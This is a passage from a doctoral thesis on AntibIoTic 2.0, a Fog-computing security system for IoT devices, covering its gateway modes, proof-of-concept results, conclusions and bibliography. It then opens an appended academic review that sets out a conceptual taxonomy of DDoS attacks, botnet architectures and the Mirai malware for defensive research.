At the edge of the infrastructure, the AntibIoTic gateway decides whether an IoT device is allowed to access the Internet, depending on its security level. In order to be suitable for IoT deployments with different requirements (e.g., safety-critical system and military systems), the AntibIoTic gateway can be configured to operate in different modes, depending on the level of security required and the impact expected on the connectivity of the IoT endpoints. As a result, we have proposed three main operation modes at the edge: strict, moderate, and lenient. The strict operation mode is the most secure one, but it can also have a significant impact on the connectivity of the IoT devices. It is ideal for scenarios where security is the utmost requirement, such as military ones. The lenient mode does not have an impact on the operations of the IoT applications, but it offers a low level of protection. It best suits scenarios where connectivity and availability are the key concerns, such as safety-critical settings. The moderate mode is a balance between the two, and it is ideal for a wide range of scenarios where both security and connectivity are desired but not critical.

Table 4.1: Services offered by AntibIoTic 2.0, grouped by component (source: [8]). The table does not include services required for the internal functioning of AntibIoTic 2.0.

Service	*Description*	*Module*
	AntibIoTic Agent	
SANITIZE	Clean the IoT device from host-level threats.	Sanitizer
SECURE	Secure the perimeter of the IoT device to avoid intrusions.	Sanitizer
LOGGING	Generate reports on the security posture of the IoT device.	Reporter
	AntibIoTic Gateway	
ACCESS	Regulate the access to the Internet of the IoT devices.	Handler
UPLOAD	Automatically upload the agent on each IoT device.	Loader
UPDATE	Update and upgrades the agent running on each IoT device.	Loader
OVERVIEW	Show local security data and statistics about the IoT deployment.	Local Panel
NOTIFY	Show security alerts received from the backbone.	Local Panel
CONFIG	Allow to locally tune and configure the system.	Local Panel
NET SEC	Protect against network-level threats.	Watchdog
	AntibIoTic Backbone	
PUBLISH	Publish aggregated trends, data, and statistics to provide an overview of the security status of the IoT.	Web Server
RELEASE	Release updates and upgrades to improve the whole system.	Interpreter
ALERT	Identify new potential threats and issue security alerts.	Interpreter

In order to prove the feasibility of AntibIoTic 2.0, we implemented a Proof-of-Concept of the solution. It is based on three IoT devices built on different architectures and one Fog node. The PoC includes the implementation of some of the core features of AntibIoTic 2.0 when acting in an IoT deployment. The layout of the PoC is depicted in Figure 4.4. The source code of the Proof-of-Concept of AntibIoTic 2.0 is available on GitHub[1], and a video demo showing some of the features implemented is available online[2].

AntibIoTic 2.0 is designed to be lightweight, keeping a low resource usage on the IoT devices. We experimentally evaluate the CPU, memory, network, and storage usage of the AntibIoTic agent to corroborate the design. In our setting, on average, the CPU usage of the agent running on each IoT device is below 4%, RAM usage around 2%, outgoing network traffic below 1600 bits-per-second (bps), and the ingoing network traffic below 190 bps. Depending on the architecture, the AntibIoTic agent requires about 92 KiloBytes (KB) of free storage on the ARM endpoint, 76 KB on the x86 device, and 64 KB on the MIPS host.

[1] https://github.com/michele-dedonno/AntibIoTic
[2] https://www.youtube.com/watch?v=xiIKLREo3vY




Figure 4.4: Layout of the Proof-of-Concept for AntibIoTic 2.0 (source: [8]).

To the best of our knowledge, AntibIoTic 2.0 is the first Fog-based security system able to provide both network- and host-level security to existing IoT deployments, including IIoT and legacy ones. Nevertheless, in Paper H, we discuss some works that can be related to AntibIoTic. These works generally offer only network-level or device-level protection, are not suitable for existing IoT deployments, present a different scope compared to AntibIoTic, or provide no details on their implementation. Although different from AntibIoTic, some of related works might be compatible with our solution; thus, we call for collaborations aimed at joining the efforts to increase the global IoT security level.

4.2 Closing Remarks

In this chapter, we presented AntibIoTic 2.0, to the best of our knowledge, the first distributed security system that relies on Fog computing to protect the Internet of Things. It is the result of studies, researches, debates, and experiments conducted during the doctorate, and summarized in the chapters of this thesis. AntibIoTic 2.0 is the main and final contribution of this dissertation.

Chapter 5

Conclusions

The Internet of Things is one of the most disruptive technologies in recent history. Along with new services and an enhanced user experience, the IoT revolution has severe security and privacy implications, as showed in 2016 by the Mirai malware. The rising of the IoT has also led to the emergence of novel paradigms, such as Fog computing, designed to support the global proliferation of smart devices. In this thesis, we have investigated the use of Fog computing as a solution to the IoT security problem.

In the rest of this chapter, we summarise the contributions of this dissertation and discuss opportunities for future work.

5.1 Contributions

The main contribution of this thesis is the design, implementation, and evaluation of AntibIoTic 2.0, a distributed security system that relies on Fog computing to secure the Internet of Things. Formalising such a complex and comprehensive system requires knowledge in different areas, including but not limited to: Fog computing, Cloud computing, Internet of Things, and cyber security. Thus, while working on AntibIoTic, we analysed and investigated related research areas, providing additional contributions to the scientific community.

The four contributions of this thesis are summarised below.

C-I	Paper C provides a study of modern computing paradigms, with focus on Fog computing. It investigates their evolution, highlights their fundamental differences and relations, and ultimately provides a clear definition of each of them. This paper contributes to the thesis addressing objective I.
C-II	Paper D investigates the Cloud computing security issues in the IoT era, analysing them from the perspective of the IoT. The contribution introduced by this paper meets objective II of this dissertation.
C-III	Paper E proposes a systematic literature review of Industrial IoT security requirements and a discussion on how Fog computing relates to them. We deemed relevant to investigate the industrial IoT sector because it plays a crucial role in the emersion of Fog computing. Moreover, since IIoT is a subset of the IoT, the analysis provided in this paper can be generalised to suffice also the IoT landscape, meeting objective III of this thesis.
C-IV	Paper F, G, and H define AntibIoTic 2.0, a distributed security system that relies on Fog computing to protect the Internet of Things. AntibIoTic 2.0 is the security solution proposed to address objective IV, and it represents the main contribution of this thesis.

5.2 Future Work

AntibIoTic is an ambitious and complex solution which offers possibilities for extensions and improvements.

On the one side, further research should be conducted to relax the security assumptions behind AntibIoTic 2.0. As reported in Paper H, the design of AntibIoTic assumes that the Fog nodes are trusted entities, the AntibIoTic agent running on each IoT device is trusted, and the communications are secure. As mentioned in the same paper, there exists already solutions to address these requirements; thus, future research should start from the analysis of existing solutions and propose a new version of AntibIoTic that includes novel approaches to relax the security assumptions.

On the other side, the implementation and evaluation of AntibIoTic 2.0 should be expanded and improved. First of all, the services that AntibIoTic is designed to offer at the edge of the infrastructure, but not included in the Proof-of-Concept, should be implemented (e.g., processing the reports and having stricter operation modes). Then, the backbone of the AntibIoTic infrastructure should be developed, creating a working testbed of the entire architecture. At this point, the entire AntibIoTic infrastructure can be tested in a real setting involving several IoT deployments and Fog nodes, allowing the evaluation of the solution as a whole. Finally, state-of-the-art techniques implementing the AntibIoTic features should be integrated into the system, replacing the current PoC implementations meant only to prove the feasibility of the solution. For instance, the malware detection technique based on pattern matching and the host identification approach performed via IP address should be replaced.

AntibIoTic 2.0 represents a concrete step towards a secure Internet of Things, and it can be used as a tangible source of inspiration for future research in this area.

Bibliography

[1] M. De Donno, N. Dragoni, A. Giaretta, and A. Spognardi, "DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation," *Security and Communication Networks*, p. 30, 2018.

[2] M. De Donno, N. Dragoni, A. Giaretta, and M. Mazzara, "AntibIoTic: Protecting IoT Devices Against DDoS Attacks," in *Proceedings of the 5th International Conference in Software Engineering for Defence Applications (SEDA)*, pp. 59–72, Springer LNCS, 2016.

[3] M. De Donno, K. Tange, and N. Dragoni, "Foundations and Evolution of Modern Computing Paradigms: Cloud, IoT, Edge, and Fog," *IEEE Access*, vol. 7, pp. 150936–150948, 2019.

[4] M. De Donno, A. Giaretta, N. Dragoni, A. Bucchiarone, and M. Mazzara, "Cyber-Storms Come from Clouds: Security of Cloud Computing in the IoT Era," *Future Internet*, vol. 11, no. 6, 2019.

[5] K. Tange, M. De Donno, X. Fafoutis, and N. Dragoni, "A Systematic Survey of Industrial Internet of Things Security: Requirements and Fog Computing Opportunities," *IEEE Communications Surveys & Tutorials*, p. 33, 2020.

[6] M. De Donno and N. Dragoni, "Combining AntibIoTic with Fog Computing: AntibIoTic 2.0," in *Proceeding of the 3rd International Conference on Fog and Edge Computing (ICFEC)*, pp. 1–6, IEEE, 2019.

[7] M. De Donno, J. M. D. Felipe, and N. Dragoni, "AntibIoTic 2.0: A Fog-based Anti-Malware for Internet of Things," in *Proceedings of the European Symposium on Security and Privacy Workshops (EuroS&PW)*, pp. 11–20, IEEE, 2019.

[8] M. De Donno, X. Fafoutis, and N. Dragoni, "AntibIoTic: The Fog-Enhanced Distributed Security System to Protect the (Legacy) Internet of Things," *Submitted to an international journal*, 2020.

[9] K. Ashton, "That 'Internet of Things' Thing," *RFID journal*, vol. 22, no. 7, 2009.

[10] Cisco, "Cisco Visual Networking Index: Forecast and Trends, 2017-2022," tech. rep., November 2018.

[11] Unit 42, "2020 Unit 42 IoT Threat Report," tech. rep., March 2020.

[12] Nozomi Networks, "OT/IoT Security Report," *Network Security*, no. 8, p. 4, 2020.

[13] N. Dragoni, A. Giaretta, and M. Mazzara, "The Internet of Hackable Things," in *Proceedings of the 5th International Conference in Software Engineering for Defence Applications (SEDA)*, pp. 129–140, Springer LCNS, 2017.

[14] M. Favaretto, T. Tran Anh, J. Kavaja, M. De Donno, and N. Dragoni, "When the Price Is Your Privacy: A Security Analysis of Two Cheap IoT Devices," in *Proceedings of 6th International Conference in Software Engineering for Defence Applications (SEDA)*, pp. 55–75, Springer LNCS, 2018.

[15] A. Giaretta, M. De Donno, and N. Dragoni, "Adding Salt to Pepper: A Structured Security Assessment Over a Humanoid Robot," in *Proceedings of the 13th International Conference on Availability, Reliability and Security (ARES)*, pp. 1–8, ACM, 2018.

[16] M. De Donno, N. Dragoni, A. Giaretta, and A. Spognardi, "Analysis of DDoS-capable IoT Malwares," in *Proceedings of the Federated Conference on Computer Science and Information Systems (FedCSIS)*, pp. 807–816, IEEE, 2017.

[17] M. Armbrust, A. Fox, R. Griffith, A. D. Joseph, R. Katz, A. Konwinski, G. Lee, D. Patterson, A. Rabkin, I. Stoica, *et al.*, "A View of Cloud Computing," *Communications of the ACM*, vol. 53, no. 4, pp. 50–58, 2010.

[18] OpenFog Consortium Architecture Working Group, "OpenFog Reference Architecture for Fog computing," tech. rep., February 2017.

[19] M. De Donno, "The AntibIoTic Against DDoS Attacks." M.Sc. Thesis, Technical University of Denmark (DTU), 2017.

[20] F. Bonomi, R. Milito, J. Zhu, and S. Addepalli, "Fog Computing and Its Role in the Internet of Things," in *Proceedings of the first edition of the MCC workshop on Mobile cloud computing*, pp. 13–16, 2012.

[21] H. Pang and K.-L. Tan, “Authenticating Query Results in Edge Computing,” in *Proceedings of the 20th International Conference on Data Engineering*, pp. 560–571, IEEE, 2004.

[22] R. A. Dolin, “Deploying the ‘Internet of Things’,” in *Proceedings of the International Symposium on Applications and the Internet (SAINT’06)*, IEEE, 2006.

[23] B. Hayes, “Cloud Computing,” *Communications of the ACM*, vol. 51, no. 7, pp. 9–11, 2008.

[24] P. Mell, T. Grance, *et al.*, “The NIST Definition of Cloud Computing,” tech. rep., 2011.

[25] ITU-T, “Overview of the Internet of Things,” Recommendation Y.2060, International Telecommunication Union, June 2012.

[26] W. Shi, J. Cao, Q. Zhang, Y. Li, and L. Xu, “Edge Computing: Vision and Challenges,” *IEEE Internet of Things Journal*, vol. 3, no. 5, pp. 637–646, 2016.

[27] K. Petersen, S. Vakkalanka, and L. Kuzniarz, “Guidelines for conducting systematic mapping studies in software engineering: An update,” *Information and Software Technology*, vol. 64, pp. 1–18, 2015.

Paper A

DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation

M. De Donno, N. Dragoni, A. Giaretta, and A. Spognardi, “DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation”, *Security and Communication Networks*, p. 30, 2018.

Review Article

DDoS-Capable IoT Malwares: Comparative Analysis and Mirai Investigation

Michele De Donno,[1] **Nicola Dragoni**,[1,2] **Alberto Giaretta**,[2] **and Angelo Spognardi**[3]

[1]*DTU Compute, Technical University of Denmark, Kongens Lyngby, Denmark*
[2]*Centre for Applied Autonomous Sensor Systems (AASS), Örebro University, Örebro, Sweden*
[3]*Computer Science Department, Sapienza University of Rome, Rome, Italy*

The Internet of Things (IoT) revolution has not only carried the astonishing promise to interconnect a whole generation of traditionally "dumb" devices, but also brought to the Internet the menace of billions of badly protected and easily hackable objects. Not surprisingly, this sudden flooding of fresh and insecure devices fueled older threats, such as Distributed Denial of Service (DDoS) attacks. In this paper, we first propose an updated and comprehensive taxonomy of DDoS attacks, together with a number of examples on how this classification maps to real-world attacks. Then, we outline the current situation of DDoS-enabled malwares in IoT networks, highlighting how recent data support our concerns about the growing in popularity of these malwares. Finally, we give a detailed analysis of the general framework and the operating principles of Mirai, the most disruptive DDoS-capable IoT malware seen so far.

1. Introduction

Undoubtedly, the Internet of Things (IoT) breakthrough yields some unprecedented results, some of which are worthier than others. On the one hand, the IoT and its mission to connect any kind of object has been a revolution for all of us, because it carries the extraordinary promise of turning "dumb" objects into "smart" and always remotely available ones. From a cup of coffee to a vital healthcare device, everything can potentially benefit from information gathering and processing [1]. On the other hand, in a world where firms have to compete with each other for essential market shares, this turmoil drove businesses to develop as quickly as possible their IoT devices. Consequently, as it usually happens when businesses rush development, IoT security has been badly designed, if not totally ditched, in the first years of this IoT revolution [2, 3]. It is not an exaggeration to claim that, from a security perspective, all the excitement that has characterized the IoT revolution so far goes to the detriment of the IoT devices security, laying the foundations a potential disaster [4]. Indeed, the spread of more and more connected and nonsecure devices flooding the market has meant more attack vectors and more possibilities for hackers to target all of us, accessing our sensible data and controlling our devices, thus our life [5–7]. The plethora of IoT devices have soon become prey of several different families of malwares, for instance, exploiting the devices to build large-scale malicious networks (dubbed "botnets" [8]).

This insecurity trend has brought back to the top Distributed Denial of Service (DDoS) attacks [9], making them more powerful and complex than ever (although easier to achieve, as even offered as a service) and thus much harder to identify and characterize. As a result, DDoS popularity has grown considerably in the last years, precisely as soon as the IoT revolution flooded the Internet with poorly protected devices, ready to be engaged in criminal activities [10, 11].

The critical point was hit in late 2016, where the combination of DDoS and insecure IoT culminated with the blow up of the largest DDoS attack ever recorded. Indeed, the 2016 is (and will be) remembered as the year of Mirai, the IoT malware that changed the world perception of IoT security by infecting hundreds of thousands of connected devices and later, on October 21, exploiting them to struck the largest DDoS attack ever seen, reaching an offensive capability of about 1.2 terabits per second [12, 13].

It is noteworthy to point out that what is really impressive about Mirai is probably not the power of the attack itself, which is still remarkable, but the way in which the worm was able to build such a large network of infected units: Mirai managed to infect a wide range of IoT devices simply through a very basic dictionary attack based on around 60 entries, especially relying upon the fact that those devices used default login credentials that many users never change and which sometimes cannot even be changed for technical reasons. All this highlights an undeniable need to seriously face the IoT security problem.

Contribution of the Paper. This paper aims at giving the reader a thorough insight about the current state of the IoT revolution from a security perspective, with focus on the key attack that has characterized the potential security disaster of the IoT Tsunami: the DDoS attack. To the best of our knowledge, the latest research work discussing a taxonomy of DDoS attacks has been conducted in the early 2008 [14], long before the IoT outburst. The paper is an extension of our preliminary work [15] and provides the following contributions:

(1) We recap our previously proposed taxonomy of DDoS attacks, based on the related scientific literature [9, 14, 16–26], and fix some minor points that came out thanks to feedback from the scientific community. Much more importantly, we have added a new botnet Architecture Model to our taxonomy, namely, the P2P-based one, which is currently not used by any known malware but is used in some "white worm" solutions and could become popular in the nearly future.

(2) We add a section that describes the most popular DDoS attacks and give some hints about how these attacks could be mapped onto our taxonomy.

(3) We analyze all the known DDoS-capable malwares in the IoT and map their main characteristics to our taxonomy, such as the botnet Architecture Model they build. A recap about the relationship between different families of malwares, the severity of the situation, and their growth in popularity is also discussed.

(4) Since Mirai has been the most disruptive and powerful malware in the IoT scenario so far, we give a thorough and detailed analysis about its design and how all its components collaborate to land the attack. To the best of our knowledge, this represents the most detailed and complete description of the Mirai malware.

As a result, with this paper we aim to provide the scientific community with a comprehensive and updated reference, in order to be prepared as much as possible, no matter what the future holds for the IoT market. Particularly, given that Mirai source code has been disclosed and is easily available on the Internet, we feel that it could become a solid foundation for future malwares. Therefore, we think that it is important to understand in detail how it works, in order to better defend the next generation of IoT devices.

Outline of the Paper. Section 2 introduces the DDoS attacks, focusing on the key characteristics that make them possible and so powerful. Sections 3 and 4 present our proposed and revised taxonomy of DDoS attacks and the description of the most signifi cant DDoS attacks, respectively. Section 5 presents the analysis of DDoS-capable IoT malwares, outlining their main traits and deriving an insight about how this class of threats has evolved, so far. Section 6 gives the reader a detailed and precise description of Mirai skeleton and its mode of operation and Section 7 outlines the future work that we will undertake and introduces the backbone solution that we are working on. Finally, Section 8 summarizes and wraps up the contribution of the paper.

2. How Are DDoS Attacks Possible?

What makes DDoS attacks possible and extremely powerful is the intrinsic nature of Internet itself, designed with the aim of functionality, rather than security. While being utterly effective, the Internet is inherently vulnerable to several security issues that can be used to perpetrate a DDoS attack [17, 19]:

(i) Internet security is extremely interdependent: it does not matter how well secured the victim system may be; its vulnerability to DDoS attacks depends on the security of the rest of the global Internet.

(ii) Internet entities have limited resources: each Internet entity (such as hosts, networks, and services) has limited resources that can be saturated by a given number of users.

(iii) Many is better than a few: coordinated and concurrent distributed attacks will always be effective if the resources of the attacker are greater than the resources of the victim.

(iv) Intelligence and resources are not collocated: most of the intelligence, needed to guarantee services, is located in end hosts. Nevertheless, the requirement of large throughput brought to design high bandwidth pathways in the intermediate network. As a result, attackers can exploit the abundant resources of the intermediate network in order to deliver a great number of malicious messages to the victim.

(v) Accountability is not enforced: in IP packets, the source address field is assumed to carry the IP address of the host that creates the packet. However, this is an assumption which is not validated or enforced at all; therefore, there is the opportunity to perpetrate an IP source address spoofing attack (which consists in creating an IP packet with a false source IP address, hiding the identity of the real sender, or even impersonating another Internet entity). This attack provides the attacker powerful mechanisms to avoid responsibility for his actions.

(vi) Control is distributed: Internet management is distributed and each network can work with its own local




Figure 1: DDoS attacks taxonomy.

policies, defined by its administrators. Consequently, there is no way to deploy a global security mechanism or policy and it is often impossible to investigate cross-network traffic behaviour, due to privacy issues. Automated trust negotiation (TN) mechanisms [27] have been proposed to deal with the heterogeneous and open nature of the Internet, but real-word solutions are still missing.

Notably, a DDoS attack needs to go through the following phases in order to be struck [17, 19]:

(1) Recruitment: the attacker scans for vulnerable machines (named *agents* or *bots*) that will be later used to perpetrate the attack against the real victim. In the past, this process was performed manually; afterwards, it has been automated and today several scanning tools can be used for the purpose.

(2) Exploitation and infection: agent machines are added to the botnet by exploiting their discovered vulnerabilities to inject them with the malicious code. This phase has also been automated in the last years and nowadays several self-propagating tools can be used for further recruitment of new bots.

(3) Communication: the attacker uses the command-and-control infrastructure (whose nature depends on the attack network architecture; refer to Section 3.1 for further details) to communicate with the botnet in order to identify which bots are up and running, schedule the attacks, or upgrade the agents.

(4) Attack: the attacker actually commands the onset of the attack and the agent machines start to send malicious packets to the victim. Attack parameters (such as victim, duration, and malicious packets properties) are usually tuned in this phase (if it is not done in the previous one). Although IP spoofing is not a requirement for a successful DDoS attack, attackers often use the IP source address spoofing to hide the identity of agent machines during the attack.

3. DDoS Attacks Classification

There are a lot of different types of DDoS attacks that can be perpetrated today and a wide range of classifications have been proposed in the literature, over the past years. In this section, we propose a novel and comprehensive classification of DDoS attacks (Figure 1), obtained by combining efficiently the taxonomies proposed in [14, 16–18, 28] and enhancing them with further details collected from [9, 19–26].

Our classification is based on the following features of DDoS attacks: *architectural model, exploited vulnerability, protocol level, degree of automation, scanning strategy, propagation mechanism, impact on the victim, attack rate, persistence of agent set, source address validity, victim type, attack traffic distribution, and resources involved.* Each of these




FIGURE 2: Architecture models examples.

features will be discussed more in detail in the following subsections.

3.1. Architectural Model. A Distributed Denial of Service attack is usually perpetrated using a command-and-control infrastructure and a botnet; the structure of these elements and the way they interact define the network architecture of the attack. There are basically five types of network architectures that can be used to carry out a DDoS attack [14, 22]: *Agent-Handler model*, *Reflector model*, *IRC-based model*, *Web-based model*, and *P2P-based model*.

3.1.1. Agent-Handler Model. The *Agent-Handler model* (Figure 2(a)) is composed of clients, handlers (or masters), and agents (or bots, or daemons, or secondary victims) [16].

(i) The *client* is a device used by the attacker to communicate with the rest of the DDoS attack infrastructure. The attacker communicates with the handlers to discover which bots are up and running, when to schedule attacks, or when to upgrade agents.

(ii) The *handler* (or *master*) is a software package that infects a network resource located somewhere in the

Internet and which is used by the client to communicate with agents.

(iii) The *agent* (or *bot*) is a block of code that runs on a compromised system and which is used to perform the attack; therefore, the term can also refer to the compromised machine at the same time. The owners and users of the infected machine are usually not aware that their system is compromised and that it might be involved in a DDoS attack. Moreover, well-designed agent software uses a small portion of the agent system resources; thus, user experience is minimally impacted when the system takes part in an attack.

According to the configuration of the network architecture, bots can interact with either a single handler or multiple handlers. Usually, the attacker tries to place the handler software on a network resource that deals with a great amount of traffic (such as a router or a server) in order to make the attack harder to detect. The effect is that messages between client and handler, as well as the ones between handler and agents, become harder to identify, since they are sneaked into the legitimate traffic. However, in this architectural model handlers and agents need to know each other's identity in order to communicate (e.g., the IP address of the handler machines may be hard-coded in the malicious code). This means that the discovery of a single bot may lead to the identification of the whole botnet.

3.1.2. Reflector Model. The *Reflector model* (Figure 2(b)) is similar to the Agent-Handler one. The difference is that the agents are induced by handlers to send a stream of packets to other uninfected machines, called *reflectors*, instead of sending them directly to the victim. Moreover, the source IP address of the malicious packets is replaced with the victim IP address, in order to solicit the reflectors to send the replies to the victim. This leads to the production of a large amount of network traffic addressed to the target host [14]. It is also possible to use the reflectors as amplifiers by sending the stream of packets to the broadcast address of the reflector network and exhorting each host on the LAN to reply to these packets (refer to Section 3.3.2 for further details). In this model, it is necessary to have a set of predetermined reflectors to perpetrate the attack. A reflector can be any host in the Internet that is able to respond to IP requests (e.g., a web server that responds to TCP SYN requests or a host that replies to ICMP echo requests) because the attacker does not need to infect it. DDoS attacks that use this model are also known as *Distributed Reflection Denial of Service* (DRDoS) attacks and they are more difficult to trace back compared to the ones based on the Agent-Handler model. That is because while the reflectors are easily identified as the source of the attack packets received by the victim, it is harder to locate the bots that are sending traffic to the reflectors since the packets source IP address has been spoofed [18, 19]. Further details about DRDoS attacks can be found in [29, 30].

3.1.3. Internet Relay Chat-Based Model. The *IRC-based model* (Figure 2(c)) is similar to the Agent-Handler one where the only difference is that an IRC communication channel (Internet Relay Chat is a textual protocol used to implement, at the application layer, a multiuser and multichannel chatting system with a client/server architecture) is used as CNC infrastructure in order to connect the client to the bots. The IRC channel provides several benefits to the attacker [16] such as follows:

(i) Low traceability: the use of "legitimate" IRC ports for sending commands to the agents makes DDoS command packets more difficult to be traced.

(ii) High invisibility: IRC servers deal with a great amount of data traffic, which makes it easier for the attacker to hide malicious packets.

(iii) Not needed to maintain a list of agents: a list of all possible agents is available into the IRC server; thus, the attacker does not need to maintain its own list but he just has to log into the IRC server and get the list of online machines.

(iv) Higher survivability of the network: the discovery of a single agent my lead only to the identification of one or more IRC channel names and servers used by the attack network but it does not let us identify the whole attack infrastructure.

In this model, the agent software usually notifies the attacker when the agent is up and running by communicating with the IRC channel.

3.1.4. Web-Based Model. The *Web-based model* is similar to the IRC-based one but in this case a website replaces the IRC channel. Principally, a definite number of agents is used only to report statistics to the website, while the others are fully configured and controlled through complex scripts (e.g., PHP scripts) and encrypted communications (e.g., based on HTTP/HTTPS protocols over the ports 80/443). The Web-based model has different advantages over the IRC-based one [22] such as follows:

(i) Ease in setup and website configuration

(ii) Improved reporting and command functions (e.g., more complex commands supported)

(iii) Less bandwidth requirements

(iv) Traffic masking and filtering obstruction through the use of standard ports 80/443

(v) Ease of use and acquisition

3.1.5. P2P-Based Model. The *P2P-based model* (Figure 2(d)) is a new architectural model recently reported in the wild (for instance, it has been used by Linux.Wifatch [31] and Hjime [32]). It is driven by the consideration that most of the aforementioned client/server models exhibit a centralized approach in which the CNC infrastructure is composed of handlers which are in charge of controlling all the bots and thus they can be considered sensitive points of failure. The P2P-based model aims to solve this problem using a decentralized approach in which handlers are not part of the CNC infrastructure anymore and the attacker delivers commands to bots relying on a Peer-to-Peer (P2P) network (a distributed architecture in which tasks and workloads are equally partitioned between peers by sharing resources and avoiding the use of a centralized administration system) based, for instance, on BitTorrent protocol. The outcome is a more robust and fault-tolerant model compared to the previous ones. Indeed, in client/server models the target, in an attempt to defend itself, could tamper with the handlers to take down the attack infrastructure, since there are a limited number of them. However, this approach is virtually impossible with a P2P-based model, since the target would have to take down all the bots in order to disrupt the P2P network, hence the threat. Moreover, the use of a P2P network grants to the attacker a consistently low traceability, since, once issued to the network, commands are bounced between bots making it extremely hard to track their real source back.

3.2. Exploited Vulnerability. Distributed Denial of Service attacks exploit different vulnerabilities to deny services of the victim to its legitimate users. Based on the strategy used to deny the services, it is possible to classify them into two different categories [14, 16–18, 21, 23, 26]: *Bandwidth Depletion* (or *Brute-Force*) and *Resource Depletion*.

3.3. Bandwidth Depletion (or Brute-Force) Attacks. In Bandwidth Depletion DDoS attacks, a great amount of apparently legitimate packets is sent to the victim in order to clog up its communication resources (e.g., network bandwidth) and potentially also computational ones (e.g., CPU time and memory) preventing legitimate traffic to reach it. These attacks can be further divided into two classes [14, 16, 19, 20, 23, 26]: *Flood* and *Amplification* (or *Intensification*).

3.3.1. Flood. In Flood attacks, bots send a large volume of IP traffic to the victim machine in order to congest its network resources and prevent legitimate users to access it. Examples of these attacks are the UDP Flood attack (Section 4.4) and the ICMP Flood attack (Section 4.3). Further details about Flood attacks can be found in [33, 34].

3.3.2. Amplification. In Amplification attacks, the broadcast IP address feature (i.e., forwarding a broadcast packet to all the IP addresses within the network address range [16]), which is available in almost all routers, is exploited. The attacker or the agents send a packet with the spoofed address of the victim to the broadcast IP address of a network, causing all the hosts in that network to send a reply to the victim. The broadcast IP address is used to amplify and reflect the malicious traffic in order to reduce the available bandwidth of the victim machine. The intermediary nodes involved in the attack are called reflectors (refer to Section 3.1 for further details). In these attacks, the attacker can send the message directly or can command bots to do so. In the latter case, the traffic attack volume is significantly increased because, for each broadcast packet sent by each bot, all the hosts of the target network send a reply to the victim. Examples of these attacks are the Smurf attack (Section 4.5) and the Fraggle attack (Section 4.6). Further details related to this kind of attacks can be found in [35].

3.4. Resource Depletion Attacks. In Resource Depletion DDoS attacks, either malformed packets or packets that misuse an application or communication protocol are used to consume the victim resources and to make it unable of processing legitimate requests for service. These attacks can be further characterized in two classes [14, 16, 19, 20, 23, 26]: *Protocol Exploit* and *Malformed Packet*.

3.4.1. Protocol Exploit. In Protocol Exploit attacks, either an implementation bug of a protocol or a specific feature installed on the victim is exploited in order to consume the target resources. Examples of this kind of attacks are the TCP SYN attack (Section 4.1) and the PUSH and ACK attack (Section 4.2).

3.4.2. Malformed Packet. In Malformed Packet attacks, incorrectly formed IP packets are sent by the agents to the victim system in order to make it crash. Example of these attacks can be the following [16, 19, 20, 23]:

(i) IP address: the same IP address is used as both source and destination of attack packets. This can create confusion in the operating system of the victim causing the system crash.

